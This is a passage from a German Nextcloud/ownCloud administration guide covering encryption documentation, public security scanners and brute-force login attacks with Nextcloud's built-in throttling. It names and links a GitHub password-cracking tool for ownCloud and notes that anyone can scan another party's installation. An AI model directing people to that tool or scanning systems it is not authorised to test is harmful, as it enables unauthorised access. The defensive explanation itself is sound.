Hintergrundinformationen zum Verschlüsselungskonzept von Nextcloud sowie zur Nutzung von Amazon S3 als externen Speicher finden Sie auf den folgenden Seiten des Nextcloud-Manuals:

- *https://docs.nextcloud.com/server/latest/admin_manual/configuration_files/encryption_configuration.html*
- *https://docs.nextcloud.com/server/latest/admin_manual/configuration_files/external_storage_configuration_gui.html*

Sicherheitstest für ownCloud- und Nextcloud-Installationen

Auf den Sites *https://scan.owncloud.com* und *https://scan.nextcloud.com* können Sie die Adresse Ihrer eigenen oder auch einer fremden ownCloud- oder Nextcloud-Installation angeben. Ein Script testet dann die Installation, verrät die Versionsnummer, bekannte Schwachstellen und gibt Tipps, wie Sie die Sicherheit verbessern können (siehe Abbildung 20.7).

Als Administrator muss Ihnen klar sein, dass dieses Werkzeug nicht nur Ihnen, sondern auch den Angreifern zur Verfügung steht! In eingeschränktem Ausmaß funktionieren die Security-Scanner auch für das jeweilige Konkurrenzprodukt. Detaillierter fallen die Ergebnisse aber aus, wenn eine ownCloud-Installation mit dem ownCloud-Scanner überprüft wird oder eine Nextcloud-Installation mit dem Nextcloud-Scanner.



Abbildung 20.7 Ergebnis eines Nextcloud-Security-Scans

Brute-Force-Angriffe und -Absicherung

Ein Angriff auf Nextcloud/ownCloud kann wie bei anderen Cloud-Diensten durch Phishing erfolgen oder durch den Zugriff auf ein Gerät, auf dem die Login-Daten gespeichert sind. Eine weitere Variante ist ein *Brute-Force-Angriff*, bei dem die Login-Seite mit immer neuen Kombinationen aus E-Mail-Adresse und Passwort bombardiert wird.

Hacking-Tools, die bei solchen Angriffen helfen, sind im Internet zu finden, beispielsweise hier:

https://github.com/51x/OwnCloudCrack

Nextcloud ist gegen solche Angriffe abgesichert. Das Programm erkennt derartige Angriffe und verlangsamt dann die Reaktion auf Login-Versuche entsprechend. Intern werden Login-Versuche in der Tabelle `oc_bruteforce_attempts` der für Nextcloud vorgesehenen MySQL- oder MariaDB-Datenbank gespeichert. Unter ownCloud können Sie eine vergleichbare Login-Absicherung mit der Brute-Force-Extension realisieren:

https://doc.owncloud.com/server/admin_manual/configuration/server/security/brute_force_protection.html